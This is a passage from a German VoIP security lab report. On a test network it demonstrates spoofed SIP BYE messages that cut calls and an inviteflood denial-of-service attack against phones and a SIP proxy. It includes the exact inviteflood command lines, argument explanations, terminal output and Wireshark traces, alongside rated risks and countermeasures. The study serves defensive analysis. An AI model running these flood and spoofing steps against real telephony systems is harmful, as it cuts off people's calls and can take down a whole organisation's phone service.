
Eine BYE Nachricht kann sowohl an einen SIP-Proxy-Server oder aber an einen User Agent direkt gesendet werden. In beiden Fällen muss die Nachricht so aussehen, als hätte sie einer der beiden Gesprächspartner gesendet.

Mittels Wireshark-Trace aufgezeichnete Initiierung (Paket Nr. „26") des zu trennenden Gespräches bis hin zur Gesprächsdurchschaltung (Paket Nr. „44"). User Agent 7129 (10.1.1.129) ruft User Agent 7111 (10.1.1.121), User Agent 7111 beantwortet den Anruf und es kommt zur Gesprächsdurchschaltung.




Um die BYE-Nachricht zu senden, geht der Angreifer wie folgt vor:
SiVuS öffnen, Tab „SIP“ auswählen und den Tab „Message Generator“ selektieren.
Dann sind die Argumente gemäss der zuvor mittels Wireshark-Trace gesnifften Daten einzugeben.
Folgende Argumente/Settings sind vorzunehmen und haben im Einzelnen folgende Bedeutung:

Method	>> Es soll eine BYE Nachricht gesendet werden
Transport	>> UDP, die Nachricht soll über UDP gesendet werden
Called User	>> 7111 soll die Nachricht empfangen
Domain	>> IP-Adresse SIP-Proxy-Server / Asterisk PBX wo der User angeschlossen ist
Via	>> Definiert Protokoll und Adresse für die Rückantwort des Requestes
To	>> SIP-Adresse des Empfängers
From	>> SIP-Adresse des Senders
From Tag	>> From Tag, Identifikation des Absenders
Call ID	>> Eindeutige Identifikation des Gespräches
Cseq	>> 2 BYE, das Gespräch soll beendet werden.



Nachfolgender Printscreen zeigt, wie die BYE-Nachricht an den SIP-Proxy-Server gesendet wird, welcher wiederum die Nachricht an den User Agent 4129 (IP-Adresse 10.1.1.129) sendet, worauf dieser den Verbindungsabbau bestätigt!



2.11.4 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus:

Hat ein Angreifer die Möglichkeit den Netzwerkverkehr aufzuzeichnen, so ist er auch in der Lage, gespoofte BYE Nachrichten zu versenden. Er hat somit die Kontrolle, welche Verbindungen er wann kappen will.
Kann der Angreifer den Netzwerkverkehr an einem neuralgischen Punkt wie bei einem Gateway oder vor dem SIP-Proxy-Server / VOIP-PBX überwachen, ist er „Herr“ über alle Gesprächsverbindungen in diesem Betrieb. Durch seine Angriffe kann er den Telefoniebetrieb vollständig überwachen, respektive zum Erliegen bringen.

Benennung Angriffe / Analyse:	**Angriff /Analyse gegen:**	**Wert:**
2.12.1 - Denial of Service INVITE Flood	Integrität………………….....	
	Vertraulichkeit……………...	
Eingesetztes Tool:	Verfügbarkeit……………….	x
inviteflood		
Downloadlink / Quelle des Tools: http://www.hackingvoip.com/sec_tools.html Das Tool ist ebenfalls in BackTrack3 enthalten	**Schweregrad:** (1=leicht 6 =schwer)	
Hinweise zu Installation / Verfügbarkeit:	Installation Tool……………	4
Das Tool ist in BackTrack3 enthalten. Installationsanleitung zu BackTrack3 siehe Kapitel 1.5.2	Anwendung Tool…………...	4
	Erforderliche Vorkenntnisse..	5
	Gefahrenpotential: (1= kleine Gefahr, 6= grosse Gefahr)	
	Gefahr für Angriffsziel…….	5

Ziel Angriff /Analyse:

Das Angriffsziel soll mit INVITE Anfragen so überhäuft werden, dass es nur noch damit beschäftigt ist, diese Anfragen abzuarbeiten. Der Angriff kann sowohl gegen ein Terminal oder einen SIP Proxy Server gemacht werden. Das Verhalten der Angriffsziele kann unterschiedlich sein- je nach Gerätehersteller, ob sich das Terminal im Ruhezustand oder in einem Gespräch befindet, sind andere Auswirkungen des Angriffes zu beobachten.
Zusammengefasst kann aber gesagt werden, dass dieser Angriff sehr effektiv ist und die Verfügbarkeit der Angriffsziele während und nach dem Angriff nicht mehr gewährleistet ist (DoS Denial of Service).

Schutz gegen Angriff / Analyse:
Nicht verwenden der Well-Kown Ports 5060 von SIP. Da jedoch die gebrauchten Ports in Klartext übertragen werden und mit jedem Netzwerkmonitor aufgezeichnet werden können, ist dies nur ein bedingter Schutz.

Switches mit DoS Detektoren verwenden, welche solche Angriffe unterbinden.

Siehe Massnahmen: IDS, Kapitel 8.5.15
Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14

Kommentar:

2.12.2 Technik und Funktionsweise

Der Angreifer sendet beim Flooding eine sehr grosse Menge INVITE Nachrichten an das Angriffsziel. Dieses muss die empfangenen Nachrichten abarbeiten und kann dadurch die sonst anstehenden Aufgaben wie Vermittlung der RTP-Pakete oder Verbindungsanfragen anderer User Agent nicht fristgerecht abarbeiten.

2.12.3 Ausgangssituation, Ablauf und Bedingungen für Angriff

Bei nachfolgendem Angriff soll der User Agent 4129 mit der IP-Adresse 10.1.1.129 mittels „inviteflood“ angegriffen werden. Das Terminal des User Agent 4129 (Aastra 57i) befindet sich in Ruhestellung, ist also nicht in einer aktuellen Gesprächsverbindung.

Im Terminalfenster von BackTrack3 werden das Tool und der Angriff mit folgenden Argumenten gestartet:
„inviteflood eth0 4129 10.1.1.101 10.1.1.129 1000000“

Die Argumente im Einzelnen stehen wie folgt für:

inviteflood	>> spricht das Tool an, startet es und übergibt nachfolgende Argumente
eth0	>> definiert die Schnittstelle, über welche die Nachricht gesendet werden soll
4129	>> Nummer des User Agents an welchen die INVITE Nachrichten gesendet werden sollen
10.1.1.101	>> IP-Adresse Domain / SIP-Proxy-Server an welchem das Angriffsziel angeschlossen ist
10.1.1.129	>> IP-Adresse des Angriffszieles
1000000	>> Anzahl INVITE Meldungen die zum Angriffsziel gesendet werden sollen.

***

```
bt ~ # inviteflood eth0 4129 10.1.1.101 10.1.1.129 1000000

inviteflood - Version 2.0
        June 09, 2006

source IPv4 addr:port   = 10.1.1.107:9
dest   IPv4 addr:port   = 10.1.1.129:5060
targeted User Agent     = 4129@10.1.1.101

Flooding destination with 1000000 packets
sent: 1000000
bt ~ #
```


***

Der Angriff erzielte folgende Wirkung:

Verhalten des Gerätes während Flooding:
Weder ankommende noch abgehende Gespräche sind möglich, das Gerät bleib stumm

Verhalten des Gerätes nach dem Flooding:
Gerät beginnt auf allen Leitungstasten zu klingeln, diese Rufe müssen einzeln abgebaut werden.
Danach ist das Gerät wieder betriebsbereit.

Untenstehender Wireshark-Trace zeigt das Flooding des User Agents 4129



Der User Agent 4119 mit dem Soft Phone X-Lite wurde ebenfalls geflutet. Da es sich um ein Softphone handelt, musste hierzu in der Befehlszeile speziell das Port, auf welchem das Softphone das Netzwerk nach SIP-Nachrichten abhorcht, mittels dem String „-D 14452“ eingegeben werden.

```
***
bt ~ # inviteflood eth0 4119 10.1.1.101 10.1.1.151 1000000 -D 14452

inviteflood - Version 2.0
          June 09, 2006

source IPv4 addr:port   = 10.1.1.107:9
dest   IPv4 addr:port   = 10.1.1.151:5060
targeted User Agent           = 4119@10.1.1.101

Flooding destination with 1000000 packets
sent: 1000000
bt ~ #
***
```

Verhalten des Gerätes während Flooding:
Weder ankommende noch abgehende Gespräche sind möglich, Applikation stürzt ab, blockiert.

Verhalten des Gerätes nach dem Flooding:
Applikation muss im Taskmanager beendet werden, ist blockiert.

Untenstehender Printscreen zeigt das blockierte Softphone X-Lite des Users Agents 4119 während und nach dem Angriff.



Obige Angriffe zielten direkt auf einzelne Terminals bestimmter User Agents ab. Ein INVITE Flood Angriff kann jedoch auch gegen einen SIP Proxy Server gerichtet sein. Da dieser Angriff gegen das „Herz“ der Kommunikationslösung gemacht wird, ist er auch dementsprechend effektiv. Die Menge der INVITE Meldungen die den SIP Proxy Server beschäftigen, erlauben es ihm nicht mehr, die anderen Aufgaben wie Vermittlungsaufgaben und Verbindungsanfragen rechtzeitig abarbeiten zu können.

Untenstehender Angriff wird gegen den SIP Proxy Server selbst gestartet. Zu sehen ist dies an der IP-Adresse des Angriffszieles: 10.1.1.101. User Agent 999, an welchen via SIP Proxy Server die INVITE Nachrichten gesendet werden sollen, ist nicht existent. Es spielt keine Rolle, ob hier ein existierender oder nicht existierender User Agent eingetragen ist, die Nachrichten werden sowieso gemäss IP-Adresse des Angriffszieles zum SIP-Proxy-Server gesendet.

Im Terminalfenster von BackTrack3 werden das Tool und der Angriff mit folgenden Argumenten gestartet: „inviteflood eth0 999 10.1.1.101 10.1.1.101 100000000“,

Die Argumente im Einzelnen stehen wie folgt für:

Inviteflood	spricht das Tool an, startet es und übergibt nachfolgende Argumente
eth0	definiert die Schnittstelle, über welche die Nachricht gesendet werden soll
999	Nummer des User Agents, an welchen die INVITE Nachrichten gesendet werden sollen
10.1.1.101	IP-Adresse Domain / SIP-Proxy-Server, an welchem das Angriffsziel angeschlossen ist
10.1.1.101	IP-Adresse des Angriffszieles
100000000	Anzahl INVITE Meldungen, die zum Angriffsziel gesendet werden sollen

```
***
bt ~ # inviteflood eth0 999 10.1.1.101 10.1.1.101 100000000


inviteflood - Version 2.0
          June 09, 2006

source IPv4 addr:port   = 10.1.1.107:9
dest   IPv4 addr:port   = 10.1.1.101:5060
targeted USER AGENT     = 999@10.1.1.101

Flooding destination with 100000000 packets
sent: 5450578
exiting...
***
```

Verhalten des SIP-Proxy-Servers während dem Flooding:

Untenstehender Wireshark-Trace zeigt das Verhalten zweier sich in Kommunikation befindlichen User Agents. Sobald das Flooding der INVITE Nachrichten einsetzt (ab Paket Nr. 2872), ist bei beiden User Agents kein Audio mehr hörbar. Ab diesem Moment beschäftig sich der SIP-Proxy-Server ausschliesslich mit dem Verarbeiten der INVITE-Anfragen. Es werden keine RTP-Pakete mehr zu den User Agents vermittelt.




4129 war mit 4111 im Gespräch als Flooding einsetze.pcap - Wireshark

File Edit View Go Capture Analyze Statistics Help

Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
2861	27.420593	10.1.1.129	10.1.1.101	RTP	PT=ITU-T G.711 PCMU, SSRC=0x75325F35, Seq=5561, Time=566461439
2862	27.420811	10.1.1.101	10.1.1.121	RTP	PT=ITU-T G.711 PCMU, SSRC=0x68786CC0, Seq=5385, Time=109920
2863	27.436839	10.1.1.121	10.1.1.101	RTP	PT=ITU-T G.711 PCMU, SSRC=0xD402E4F, Seq=16448, Time=1647704013
2864	27.437060	10.1.1.101	10.1.1.129	RTP	PT=ITU-T G.711 PCMU, SSRC=0x11F49FA8, Seq=23820, Time=109768
2865	27.440551	10.1.1.129	10.1.1.101	RTP	PT=ITU-T G.711 PCMU, SSRC=0x75325F35, Seq=5562, Time=566461599
2866	27.440754	10.1.1.101	10.1.1.121	RTP	PT=ITU-T G.711 PCMU, SSRC=0x68786CC0, Seq=5386, Time=110080
2867	27.456998	10.1.1.121	10.1.1.101	RTP	PT=ITU-T G.711 PCMU, SSRC=0xD402E4F, Seq=16449, Time=1647704173
2868	27.457226	10.1.1.101	10.1.1.129	RTP	PT=ITU-T G.711 PCMU, SSRC=0x11F49FA8, Seq=23821, Time=109928
2869	27.460265	Vmware_55:dd:b4	Broadcast	ARP	Who has 10.1.1.101? Tell 10.1.1.107
2870	27.460467	Dell_f0:22:43	Vmware_55:dd:b4	ARP	10.1.1.101 is at 00:14:22:f0:22:43
2871	27.460541	10.1.1.129	10.1.1.101	RTP	PT=ITU-T G.711 PCMU, SSRC=0x75325F35, Seq=5563, Time=566461759
2872	27.460696	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
2873	27.460705	10.1.1.101	10.1.1.121	RTP	PT=ITU-T G.711 PCMU, SSRC=0x68786CC0, Seq=5387, Time=110240
2874	27.460757	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
2875	27.460805	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
2876	27.461438	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
2877	27.461744	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
2878	27.461997	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
2879	27.462329	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
2880	27.462538	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
2881	27.462768	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
2882	27.462783	10.1.1.101	10.1.1.107	SIP	Status: 404 Not Found
2883	27.462961	10.1.1.107	10.1.1.101	ICMP	Destination unreachable (Port unreachable)
2884	27.463390	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
2885	27.463629	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
2886	27.463823	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
2887	27.464112	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
2888	27.464226	10.1.1.101	10.1.1.107	SIP	Status: 404 Not Found
2889	27.464389	10.1.1.107	10.1.1.101	ICMP	Destination unreachable (Port unreachable)
2890	27.464669	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
2891	27.464860	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
2892	27.465119	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
2893	27.465363	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description

Ab Paket Nr. 15710 ist dann der SIP Proxy Server nicht mehr erreichbar. Die Verbindung zwischen den beiden User Agents bleibt in einem undefinierten Zustand. Der SIP Proxy Server muss neu gestartet werden, er erholt sich nicht von alleine nach dem Flooding.
Das Flooding erzeugt innert wenigen Sekunden über 65 MB Datenverkehr, welcher mit Wireshark aufgezeichnet wurde. Dies lässt erahnen, welcher Datenflut jeweils das Angriffsziel während einem Angriff ausgesetzt ist.



No.	Time	Source	Destination	Protocol	Info
15691	29.546551	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
15692	29.546574	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
15693	29.546927	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
15694	29.547358	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
15695	29.547408	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
15696	29.547430	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
15697	29.548912	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
15698	29.548983	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
15699	29.549008	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
15700	29.549898	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
15701	29.549963	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
15702	29.549987	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
15703	29.550010	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
15704	29.550557	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
15705	29.550610	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
15706	29.550632	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
15707	29.550654	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
15708	29.550676	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
15709	29.551108	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
15710	29.551147	10.1.1.101	10.1.1.107	ICMP	Destination unreachable (Port unreachable)
15711	29.551157	10.1.1.101	10.1.1.107	ICMP	Destination unreachable (Port unreachable)
15712	29.551168	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
15713	29.551177	10.1.1.101	10.1.1.107	ICMP	Destination unreachable (Port unreachable)
15714	29.551182	10.1.1.101	10.1.1.107	ICMP	Destination unreachable (Port unreachable)
15715	29.551189	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
15716	29.551194	10.1.1.101	10.1.1.107	ICMP	Destination unreachable (Port unreachable)
15717	29.551213	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
15718	29.551441	10.1.1.101	10.1.1.107	ICMP	Destination unreachable (Port unreachable)
15719	29.551540	10.1.1.101	10.1.1.107	ICMP	Destination unreachable (Port unreachable)
15720	29.551575	10.1.1.101	10.1.1.107	ICMP	Destination unreachable (Port unreachable)
15721	29.551707	10.1.1.121	10.1.1.101	RTP	PT=ITU-T G.711 PCMU, SSRC=0xD402E4F, Seq=16554, Time=1647720973
15722	29.551727	10.1.1.101	10.1.1.107	ICMP	Destination unreachable (Port unreachable)
15723	29.551756	10.1.1.101	10.1.1.121	ICMP	Destination unreachable (Port unreachable)
15724	29.552220	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
15725	29.552309	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
15726	29.552336	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
15727	29.552359	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
15728	29.552381	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:999@10.1.1.101, with session description
15729	29.552541	10.1.1.101	10.1.1.107	ICMP	Destination unreachable (Port unreachable)
15730	29.552651	10.1.1.101	10.1.1.107	ICMP	Destination unreachable (Port unreachable)
15731	29.552855	10.1.1.101	10.1.1.107	ICMP	Destination unreachable (Port unreachable)
15732	29.552866	10.1.1.101	10.1.1.107	ICMP	Destination unreachable (Port unreachable)
15733	29.552887	10.1.1.101	10.1.1.107	ICMP	Destination unreachable (Port unreachable)

2.12.4 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus:

Das Flooding erlaubt einem Angreifer das Angriffsziel so zu attackieren, dass während dem Angriff weder ankommende noch abgehende Gespräche aufgebaut, respektive geführt werden können.
Bei schon bestehenden Gesprächsverbindungen wird mit dem Einsetzen des Floodings der Medienstrom (RTP-Pakete) total unterbunden, das Angriffsziel ist nur noch damit beschäftigt, die ankommenden INVITE-Pakete zu verarbeiten.
Obenstehende Folgen gelten sowohl wenn das Angriffsziel ein einzelnes Terminal oder ein SIP Proxy Server ist. Einziger Unterschied ist die Auswirkung des Angriffes, ob nur ein User Agent alleine oder die ganze Telefoninfrastruktur betroffen ist..
